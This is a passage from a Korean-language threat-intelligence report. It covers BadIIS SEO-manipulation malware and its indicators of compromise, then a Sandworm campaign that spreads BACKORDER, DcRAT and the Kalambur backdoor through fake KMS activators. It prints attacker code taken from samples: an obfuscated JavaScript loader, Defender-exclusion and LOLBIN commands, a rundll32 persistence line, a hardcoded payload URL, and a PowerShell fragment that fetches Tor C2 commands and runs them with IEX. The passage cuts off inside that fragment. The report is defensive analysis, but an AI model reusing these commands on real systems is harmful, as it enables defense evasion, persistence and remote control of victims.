r[e]}];e=d(){f₩'₩₩₩₩w+₩'};c=1};j
(c--)h(k[c])p=p.i(q s(₩'₩₩₩₩b₩'+e(c)+₩'₩₩₩₩b₩',₩'g₩'),k[c]);f p}(₩'1["2"]["3"](₩₩₩'<0 4="5/6"
7="8://9.a/b.c"></0>₩₩₩');₩',l,l,₩'t|u|v|x|y|z|A|B|C|D|E|F|G₩'.H(₩'|₩'),0,{}))', 44, 44,
'||||||||||||function||return||if|replace|while||13|eval|toString|String||new||RegExp|script|window|document||
write|type|text|javascript|src|{js}|split'.split(' | '), 0, { })) </script>
```

+ C2 URL 은 단일 XOR 키 "0x03"으로 암호화되고, 런타임 중에 복호화되며, 복호화된 코드는 아래와 같음.

```
document.write(<script type="text/javascript" src={악성 URL}></script>)
```

1.2.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator		
IP	185.106[.]178.76	38.207[.]248.230	154.7[.]64.81
	154.7[.]64.81	156.229[.]134.13	45.120[.]81.62
Domain	chem-db[.]com	vn6789sky[.]com	bb[.]vdfskis888[.]com
	vnfll22[.]keeploong[.]com	wailian[.]vn6789sky[.]com	link[.]vdfskis888[.]com
	se2[.]ggseocdn[.]com	sitemap[.]bet277[.]vip	ldy[.]vdfskis888[.]com
	se2[.]ggseocdn2[.]com	sitemap1[.]bet277[.]vip	th[.]ntxx[.]cn
	www[.]xxxx[.]vip	brcknkblue[.]com	topck008[.]com
	js[.]targetedtrafficcrew[.]com	wailian[.]brcknkblue[.]com	link[.]topck008[.]com
	all[.]targetedtrafficcrew[.]com	eglotanygfa[.]vip	googleseo[.]life
	ll[.]olacityviet[.]com	wailian[.]eglotanygfa[.]vip	bryyds[.]com
	798[.]toptopkm88[.]com	yyds[.]tmpdrsh[.]com	dk8[.]zone
	site[.]toptopkm88[.]com	proxy[.]xxxx[.]com	dk8[.]land
	link[.]toptoplm88[.]com	tdk[.]798love[.]com	668th[.]com
	www[.]m2313[.]com	spider[.]xxxx[.]com	js[.]officefonts-clo[.]com
	br[.]zmdesf[.]cn	jumpsexxx[.]com	aafd[.]tv
	br[.]ruicaisiwang[.]com	www[.]jumpiis8[.]com	vg9920[.]store
	tz123[.]app	six2fc[.]com	vn[.]coronavg99[.]com
	www[.]xiagao886[.]com	yitongmingde[.]com	coronavg99[.]xyz
	js[.]cloudflare[.]cyou	qiqiguaiguai2[.]xyz	s995[.]vip
	newth[.]googlecache[.]cc	jsc[.]olacityviet[.]com	zavinac[.]net
	newthmap[.]googlecache[.]cc	jsc[.]bet277[.]vip	wailian[.]zavinac[.]net
	phpmap[.]googlecache[.]cc	lucky[.]668823[.]com	89vq[.]me
	tdkgpt[.]yyds6686[.]com	html[.]aafd[.]tv	
FileHash-SHA256	8a49966eb90acc5c05a6bba523f1dd0d58127ab731d44c7304204fa02bf61186		
	bbf9d7dafba979ef9c1e8531a20d3bea1adcdbb628816ce8781d7eeb6292f265		
	33e5e5e773d1909004d4b38a0e4e3e97e46cbdb7b17f94b28fce2c9ad0a375d3		
	c732067b3d8763c248051366ab7beeae0d7fbe105884d4d3f8647e3427f36daf		
	59b416efff07208dc8b1c98a6f754e3abc14e55d71971ddc5581f6bc7ca45837		
	fe14c579308d356c64bd3be9365014de805a17abab8cb741e2817b8451a92f64		
	5d838c0dbf164b26c4c5dc20f96d3bf48a5f9fde88bbc1dd02c08007bb184d86		
	13f094d3eebe9d700360868006ac022a622ec606628adcc3782123d5092224d1		
	61913e0a38282a42b26aff578da17dab60ac0fbee819fa42db5497cc5cf55760		
	03bc0ddfa59cfa290c426396f1c5fff45bd2c3ef90152cafc7c662c075dfc7d8		
	f9017361349421728fc1ac1bc1549b3d23b35bd795f0a83be2e9e517bccaccdc		
	42906ac10d053eec10c05e2eeebcb06a7d6b307dc0d18083151dff3e0ac70022		
	a2a9dcdfc6f0aab577bc0f2750ff44050034c0f1c2f8b325a246f4dfe5f33219		
	bb9b0b20d239b2f5fe6da31fc2d13ec4ba6083238df68befd33d7521570d334e		
	08f965f640a3ec1c3aa9c31033455fad02550485d0d5b6fe33553d374775f18a		
	65967f471440449d2f1b615ff1338b8082b0481b617eda4d9f21a9f102b98859		
	c75a9a104e340473b72140127f3039a08f99a334887afc100d09cffa3c4c8e24		
	7b190719c3fb9c0bde074981adaf5b04356c9c48fa2fccdb334c4ae218f66fc0		
	2496bfe15e283affdfcd7f1de9134227671e2cddfb726b46829fa966abb9ac96		

FileHash-SHA256	2ec893440e04de55bc6bbe4b1db76df532aa42d3140a15dc5365ef520a1d4247
	9fbae4ed1de2b09af9a246a021f2a7fc8667492d459ac346eba6719509c41c5a
	f1dcd2809a001a0d0ea3221939f7afd2ef9e5bf468709bd91abd70c902c42d45
	7ccdd8966adf04ddd9b24dac0d1b8642968598a88ec3f5048b279843bffefb84
	facfea68fe95fc81e3b6e04f79fbcba738c79b4de2d0238e4e5a8ba095a2516d
	01577f5b0869154fb678bcf86eef50afceb5fc189c87b2085fe5fcdf74cd6ff0
	a01ae86a356373f0d3e1b843f50243394308a96bd01978b33e4a91c0f0b19cce
	a0bb95eafc9913633c7e27f0f1e6c81eb4c138a809c109ad3abae5fcc47c2cbd
	a4906b40232726948f6a5357ad0ee9445512b422ae510d2ef08bd9cf516852bd
	6edb1fd609c7e011cd42656af67baf5271d8212933a8c964604d138306b9565f
	5b497b4205427198fc922c74cad8275b4256579f8bb5a1f1dbad7151630288a0
	7321d599e777088356d7549e638b6b67fc43fc5c9f0c8846ee5aa7f47e35c2eb
	ed3882a77cdc372f647e647b66979525a50054a580b43499ce5a97864d772730
	24aafe0a2033e2e5ca231ebca0e3c56740754a97ca1f5062305e6b30222fc0ee
	e09067e3e134e620b69117caf5bee54c1066b7259b74ddf2399afc64116690c9
	e3197285c98965ca0522d3683c0d656e4ab1f8335ca322e1ae8c06b79dfd9b9c
	1bb1187daff9610a0c142b48bc04d3e883344ca0eca8fe915d6a02fb3e7571ff
	e927d6ea1fdc27c0ae9eb55254bbbd4f501f14ae02e499d7d20cdd83af479b20
	df75b0b8ea1f75f0039c158c89e413ed6c4352309cc2cfa282afd1857676a88c
	a35f810ed9ffd884d0599aa391d0043ad955e821f8144089116b15f01b8a932b
	4091ddc3560fb60bd3ef071367fd833d67c3c6e3e81165aa3d93519b93959658
	1cb60c7a121187978661b4bda84279f2324a5779b3f58bac11470a73fe544f6a
	8fee015ae0e978e39af2cd1ca74b29202e702d296c110f3a7a90dfadce28d4a6
	2e20ce7bc1e653737f05c910759fd2e420fe28f77f80a6d8e7c9346809e4dce7
	12e4817abc69918b8556a4f18371c803db3d5191031cb56f835ec33cdb12f0d9
	22cebb4f0fe6f4377e91b1e19204eff0f744d316b8c900377d8db4aa4f457801
	cc67b50d746b23b9bc6fc12dde8c64d72c7f856521787b964598672d83525915
	79b7fe6db452edd3077fb55906beea64c19087a19e5fb35211dd80975db74f9e
	a68d83fd210b8ca21370a0f38da8fc0dd20b081e69beef911060924aa708a280
	18939c40dd601550da9f07d8115f4b19bec422df4ada9358bac9bd9e9ac94e94
	8ae43e6bd2cf0f8ced8f888226a4d6d06a7b03552e9af3d3cde35bb1d9724867
	ffceed66dd9935c92ff7922bd5fdfde08e9a2ff78dd3a76dc65a200305779b9c
	fec618c4f832d8a182fc1d3b9e58a0bff1a62241a1d17108e84ed1f0c4bb7845
	6503770b34c53025793f1674af87d80a8f6ed44b5780490796012a2b771b8f84
	e3c73f76f7b08ab6e223918a5b961201f60934ec95e5362529a42c1655395443
	21a61777b0f725dd0dbdb2ecd0dd66e952012e94894e71c306059990c2afe377
	3b8adf88b10e0c66d97b4909a17d4436a043ded5cf29c85ead22b58917e9ac7b
	e8201b4a0f2619224e0720034dfc19a75f77582531bd98a2465a58bbf4a9f8c6
	bf45c48b209e5004520b5d541e406c183bccb2fe81f3974c2c53be48017f74ca
	02e98650e89146f0bddf29dd73165b9993d52f966d6194d375b6f0fcf737c38a
	381dc36504e1b319fde9bbae0a580da9f239b8af8066638f9a4203e58dc16087
	fbd3d1828592a2c1f154ebe2283643e24dee1db9f8989ce32e54b00d470a0096
	521869f9ee6066c33fb1615cbcad66de157876bd08cec05597e4d3a0405efac8
	eda7a7edc01392706a872a5a275940b4a4b9471dc562eb70128ee672872d1407
	02dba6f34480eac1d27c83a4ff06e3ba03fc63fcf3067e0957375bfd182ed39b

FileHash-SHA256	8eb51f51eea27de8b976bdbcc84f4cf386256dfd9dc3702df8f839490699e173
	89169f480810198a2cbb28fab15e0dfc8d1ee53981a9834cb84a84d077db3d17
	6606d6e6424f7c25b922905095ba8cbff83357430bf1ef0ce0553a411fed1748
	5d0b2015998a8a5a2a60ebdd2f3d6a398e533d198b9157c1558e6913330c24ba
	e645ee394546db818350adfb2c55bffea78f405ac0ebb3fb1486e7d2f042c46f
	0f7df7ac22957da6a793f641cda611c2c2a294355d4d19b29b6920853a012d98
	b6844533bb887e870eb88fba88ed4d616ea8a9573b673faf927846c802f7817c
	92e8076a59831156af5dc7058356cc0ad3dbd3c32cd84b08c3c8541ccc32d1c0
	a383c13bbe949d0b6dff23e3243c7bbac1813d2ce9d99149cd5b984f051005d0
	44bfb9f0e13dd72ed111b5b5600b80b305ab153a0ee2224957e76391b28ac037
	3d331e6c5c1b22377b3b4aba9f71d65a10a77df6d8ee64c3a0d7d7de3d1f1565

1.2.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- IIS 서버에 대한 관리자 액세스를 제한하고, 모든 권한이 있는 계정에 다중 요소 인증(MFA)을 사용하여 강력하고 고유한 암호를 적용
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.2.6 참고 자료

- https://www.trendmicro.com/en_us/research/25/b/chinese-speaking-group-manipulates-seo-with-badiis.html


1.3 Microsoft KMS 도구를 미끼로 사용하는 Sandworm APT

1.3.1 키워드 및 요약

+ 키워드: Sandworm APT, BACKORDER, DcRAT(Dark Crystal RAT), TOR
+ 요약: Microsoft KMS 도구를 미끼로 사용하는 Sandworm APT 의 공격 캠페인

1.3.2 위협 설명

+ 최근 사이버 보안 기업인 EclecticQ 에서 Sandworm(APT44) 그룹의 공격 캠페인을 확인함.
+ 이 공격은 우크라이나의 Windows 사용자를 대상으로 하며, 러시아가 우크라이나를 침공한 이후인 2024 년 말부터 계속되고 있는 것으로 추정됨.
+ 이 공격 캠페인은 악성 Microsoft Key Management Service(KMS) 활성화 프로그램과 가짜 Windows 업데이트를 활용하여 이전에 해당 공격 그룹이 사용했던 로더 유형의 악성코드 "BACKORDER"의 새로운 버전을 배포.
+ BACKORDER 는 최종적으로 "Dark Crystal RAT(DcRAT)"를 배포하여 정보를 탈취하고, 공격자는 추가적인 악성 행위가 가능하게 됨.
+ 또한, TOR 네트워크 매커니즘을 재사용하고, 러시아어로 된 빌드 환경을 참조하는 디버그 심볼[4]을 사용하는 것으로 보아, 공격의 배후가 Sandworm 그룹이라는 가능성이 더욱 높아짐.



[EclecticIQ 위협 인텔리전스 플랫폼의 Sandworm TTP 및 악성코드]

[4] **디버그 심볼(Debug Symbol)**: 주어진 실행 가능한 모듈에서 특정한 기계어에 의해 생성된 프로그래밍 언어 구조를 표현하는 정보

1.3.3 위협 분석

1.3.3.1 KMS[5] 활성화 프로그램

+ 공격에 사용된 파일은 Torrent 에 업로드된 "KMSAuto++64_v1.8.4.zip"이라는 패스워드가 존재하는 ZIP 파일.
+ 해당 파일은 GO 언어 기반으로 제작된 "BACKORDER"라는 로더 유형의 악성코드로, 공격자는 이 파일을 KMS 활성화 도구로 위장하여 Windows 인증을 받으려는 사용자를 공격 대상으로 삼음.

Torrent info	
Download:	magnet:?xt=urn:btih:172d3750e3...
Name:	KMSAuto++x64_v1.8.4
Size:	32.63 MB
Age:	1 year
Files:	4

Files

KMSAuto++x64_v1.8.4
- .pad
  - 20180 19.71 KB
  - 65529 63.99 KB
- KMSAuto++x64_v1.8.4.zip 32.54 MB
- password archive.txt 7

[악성 KMS 활성화 도구에 대한 토렌트 정보]


+ 이후, EclecticIQ 의 분석가들은 각각 유사한 미끼 파일 및 공격 전략을 사용하는 동일한 활동 클러스터에 연결된 7 개의 개별 악성코드 배포 캠페인을 식별함.
+ 식별한 결과, 2025 년 1 월 12 일, 타이포스쿼팅[6]된 도메인과 일부 수정된 전략을 사용하여 데이터 탈취 기능으로 알려진 원격 관리 도구인 Dark Crystal RAT 를 다운로드하고 실행하는 공격 캠페인이 확인됨.
+ 해당 공격 캠페인은 이전에 Sandworm 공격 그룹이 사용한 이력이 존재.

[5] **KMS(Key Management Service)**: 암호화 키를 생성, 저장, 관리, 배포, 사용, 폐기 등의 작업을 수행하는 서비스로, Microsoft 에서 제공하는 KMS 는 Windows 제품에 대한 정품 인증에 사용됨

[6] **타이포스쿼팅 공격 (Typosquatting)**: 사회공학(Social) 기법의 일종으로서 유명 웹사이트와 매우 유사한 도메인을 미리 선점하여, 정상적인 도메인으로 착각하여 접속한 피해자에게 사기 또는 악성코드 배포와 같은 악의적인 영향을 끼치는 공격

1.3.3.2 DcRAT(Dark Crystal RAT)를 배포하는 BACKORDER

+ 악성 KMS 활성화 도구 실행 시, 가짜 Windows 활성화 인터페이스를 출력함.
+ BACKORDER 는 백그라운드에서 동작하며, Windows Defender 에 탐지되지 않고 악성 행위를 수행.



[악성 KMS 도구 실행 화면]

+ BACKORDER 는 Windows Defender 를 비활성화하고, 아래와 같은 PowerShell 명령을 통해 특정 폴더에 제외 규칙을 추가하여, 최종적으로 다운로드되는 "DcRAT(Dark Crystal RAT)"가 탐지되지 않도록 함.

powershell.exe -Command Add-MpPreference –ExclusionPath <폴더 경로>

```
a[0].str = (uint8 *)"/c powershell Add-MpPreference -ExclusionPath '";
a[0].len = 47;
a[1] = main_temp_DirPath;
a[2].str = (uint8 *)"'";
a[2].len = 1;
v14 = runtime_concatstring3(0, *(string (*)[3])&a[0].str);
buf.str = (uint8 *)"cmd";
```


[BACKORDER 의 Windows Defender 제외 폴더 추가 기능]

+ BACKORDER 는 방어 회피 프로세스 중, 여러 Living Off the Land 바이너리[7] (LOLBAS/LOLBIN)를 사용.

Binary Name	Command	Description	TTP
Wmic.exe	WMIC /NAMESPACE:\\root\Microsoft\Windows\Defender PATH MSFT_MpPreference call Add ExclusionPath=	This command uses WMIC (Windows Management Instrumentation Command-line) to modify Microsoft Defender's preferences by adding an exclusion path.	Modify Registry or Security Software Configuration (T1562.001)
Wmic.exe	wmic.exe path Win32_NetworkAdapter get ServiceName /value /FORMAT:List	This command queries the system's network adapter configuration, listing the service names associated with the network adapters.	System Network Configuration Discovery (T1016)
Reg.exe	reg.exe" query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender" /v DisableAntiSpyware	This command queries the registry key that determines whether Microsoft Defender AntiSpyware is enabled or disabled.	Query Registry (T1012)
Sc.exe	sc query WinDefend sc query SecurityHealthService	This command queries the status of the "WinDefend" and "SecurityHealthService" service, which corresponds to Microsoft Defender Antivirus.	Service Enumeration (T1057) / Impair Defenses (T1562)

[BACKORDER 에서 사용하는 LOLBAS/LOLBIN 목록]

+ 최종적으로 Base64 로 인코딩된 도메인 문자열을 검색한 다음 디코딩하여 얻은 URL "kmsupdate2023[.]com/kms2023.zip"에서 DcRAT 를 다운로드 후 실행.
+ 이후 악성 파일을 "₩AppData₩Roaming₩kms2023₩kms2023.exe"에 저장하고 추가적으로 복사본을 "₩AppData₩Local₩staticfile.exe"에 저장.




[BACKORDER 내부에 Base64 로 인코딩된 URL]

+ DcRAT 파일인 kms2023.exe 는 공격자의 C2 서버 "onedrivepack[.]com/pipe_RequestPollUpdateProcessAuthwordpress.php"에 대한 원격 연결을 설정.
+ DcRAT 는 피해자의 PC 에서 공격자의 C2 서버로 아래와 같은 정보를 수집 후 전송.
  - 화면 캡쳐 (스크린샷)
  - 피해자의 키 입력 (키로깅)
  - 브라우저 쿠키, 기록 및 저장된 자격 증명
  - 자주 사용되는 FTP 애플리케이션에 대한 자격 증명
  - 호스트 이름, 사용자 이름, 언어 기본 설정, 설치된 애플리케이션과 같은 시스템 정보
  - 저장된 신용카드 정보

[7] **LOLBin (Living-Off-the-Land Binaries)**: 대상 시스템에 이미 설치된 실행 파일을 사용하여 탐지 우회, 악성코드 유포, 탐지되지 않은 상태 유지 등의 악성 활동을 수행하는 공격

1.3.3.3 예약된 작업을 사용한 지속성 유지

+ 확인된 DcRAT 샘플은 악성 페이로드를 주기적으로 실행하여 피해자의 기기에 대한 지속성을 유지하기 위해 여러 개의 예약된 작업을 생성.
+ 해당 악성코드는 Windows 에서 기본적으로 제공되는 도구인 "schtask.exe"를 사용하여 "staticfiles"와 "staticfile"이라는 이름으로 된 두 개의 예약된 작업을 생성하고, "C:₩Users₩Admin₩AppData₩Local"에서 상승된 권한으로 "staticfile.exe"를 실행.
+ 이 전술은 공격자가 시스템에 지속성을 유지하여 사용자 로그오프 후에도 악성 작업이 계속 이루어질 수 있도록 함.




[지속성을 유지하기 위해 생성한 예약된 작업]


1.3.3.4 러시아어 주석 및 디버그 심볼 사용

+ 2024 년 11 월 25 일, 우크라이나에서 VirusTotal 에 업로드된 또다른 악성 KMS 활성화 도구 파일이 확인되었으며, 이 또한 BACKORDER 로더의 이전 캠페인과 동일한 전술을 사용함.
+ 악성코드 샘플은 PyInstaller 를 통해 64 비트 Python 3.13 버전으로 컴파일되었으며, 이 샘플의 디버그 경로와 러시아어로 된 주석이 포함되어 있는 것으로 보아 러시아 공격 그룹의 악성코드일 가능성이 높음.
+ 악성 KMS 활성화 도구는 실행 시, 2 단계 페이로드를 다운로드하여 실행.

+ 상세 분석 결과, 악성 KMS 활성화 도구는 다양한 작업을 수행하기 위해 "Functions.py", "Functions_2.py"라는 두 개의 스크립트와 함께 Python 코드 main.py 를 배포하며, 해당 스크립트의 기능은 아래와 같음.
  - Windows 보안 기능 비활성화
  - 악성코드 로드
  - 예약된 작업을 통한 지속성 유지



[Functions.py 스크립트의 러시아어 주석]



[Functions_2.py 스크립트의 러시아어 주석]

+ Functions.py 는 GitHub 저장소에서 Windows Office 활성화 스크립트가 있는 ZIP 파일을 다운로드 후, "%LOCALAPPDATA%₩Microsoft-Activation-Scripts" 경로에 압축을 해제하고 사용자 인터페이스를 출력.
+ Functions_2.py 는 Windows Defender 검사를 비활성화하고, Windows 업데이트를 중지함.
+ 또한, 예약된 작업을 통해 지속성을 유지하여 시스템을 추가로 준비.
+ 이 과정 중 일부는 악성 DLL(예시: Runtime Broker.dll, stream.x86.x.dll)을 동일한 디렉터리(Microsoft-Activation-Scripts)에 복사.
+ 이러한 방어 회피 기술은 BACKORDER 샘플에서도 사용됨.

```
class Functions_2:
    def __init__(self, ui):
        self.ui = ui
        self.exclusion_folders = [
            r"C:\PerfLogs",
            r"C:\Program Files (x86)",
            r"C:\Users",
            r"C:\Windows",
            r"C:\Temp",
            r"C:\Program Files (x86)\Windows Defender",
            r"C:\Program Files (x86)\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell",
            r"C:\Program Files\WindowsPowerShell\Configuration",
            r"C:\Program Files\WindowsPowerShell\Configuration\Schema",
            os.path.join(os.environ['LOCALAPPDATA'],
            'Microsoft-Activation-Scripts')
        ]
```

[Microsoft Defender 비활성화 기능 일부]

+ 스크립트는 "OneDrive Reporting Task-S-1-6-91-2656291417-2341898128-2085478365-1000"이라는 예약된 작업을 생성하여, 사용자가 로그인할 때마다 Windows 가 아래 명령을 실행하도록 함.

```
rundll32.exe %LOCALAPPDATA%₩Microsoft-Activation-Scripts₩stream.x86.x.dll,ExportedFunction
```

+ 또한, 삭제된 악성 DLL 파일 "Runtime Broker.dll"은 Go 언어로 개발되었으며, 원격 호스트 "hxxps[:]//activationsmicrosoft[.]com/activationsmicrosoft.php"에서 2 단계 악성코드를 다운로드 후 실행하도록 설계된 BACKORDER 로더의 새로운 버전일 가능성이 높음.

```
v88 = 57LL;
DownloadURL = "https://activationsmicrosoft.com/activationsmicrosoft.php";
v89 = 10LL;
```

[2 단계 악성코드를 다운로드하기 위한 URL]

+ 추가적으로 바이너리에서 디버그 심볼이 제거되지 않아, 기존 빌드 위치 및 파일 이름인 "New_dropper.go"가 확인됨.
+ 빌드 위치에서 IEUser 참조 내용은 Microsoft 에서 이전에 제공한 테스트 가상 머신과 일치하며, 이는 공격자가 이 기본 사용자 계정에서 악성코드를 컴파일했음을 알 수 있음.

```
                                        ; DATA XREF: .rdata:000000000075C964↑o
aCUsersIeuserDe db 'C:/Users/IEUser/Desktop/Majestic/14.11/New_droper.go',0
                                        ; DATA XREF: .rdata:000000000075B8C0↑o
```

[BACKORDER 의 새로운 버전에서 확인된 디버그 심볼]

1.3.3.5 TOR 를 활용한 새로운 RDP 백도어 Kalambur

+ 공격자는 "kalambur[.]net"에서 Microsoft Windows Update 로 위장한 RDP 백도어를 다운로드.
+ EclecticIQ 분석가들은 도메인과 파일의 이름을 기반으로 해당 악성코드의 이름을 Kalambur(калам6ур)라고 명명하였으며, 이는 러시아어(또는 일부 슬라브어)로 '말장난'을 의미함.
+ 이 악성코드의 실행 흐름은 "kalambur2021_v39.exe"라는 C# 기반의 백도어 및 다운로더로부터 시작됨.
+ 이는 ZIP 파일 내부에 다시 압축된 TOR 바이너리를 다운로드하고, 공격자가 제어하는 TOR[8] Onion 사이트에서 추가 도구를 검색하도록 설계됨.

1.3.3.6 Loader 및 PowerShell 스크립트 분석

+ "kalambur2021_v39.exe"의 리소스 섹션에서 PowerShell 스크립트가 발견되었으며, 실행 시 악의적인 동작을 수행함.

1) Tor 기반 명령 및 제어(C2)

- 기존 Tor 서비스를 종료하고 자체 Tor 서비스를 설치 후, SOCKS5 프록시[9]를 사용하기 위해 127.0[.]0.1[:]9050 에서 수신하도록 재설정.
- TOR URL: 2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid[.]onion
- SOCK5 터널을 연결 후 curl.exe 를 사용하여 .onion 도메인과 통신하고 명령을 송수신.

```
$workD = "$env:PUBLIC\";
$workWinD = ($workD + 'Windows Update\');
$hnF = ($workWinD + 'Windows\hostname');
$hnC = (gc $hnF).Trim();
$cmd = ((curl.exe -x 'socks5h://127.0.0.1:9050'
http://2zilmiystfbjib2k4hvhpnv2uhni4ax5ce4xlpb7swkjimfnszxbkaid.onion/
content.html?$hnC | IEX) | Out-String).Trim();
if ($cmd -eq '') { $cmd = 'SUCCESS' };
curl.exe -x 'socks5h://127.0.0.1:9050'
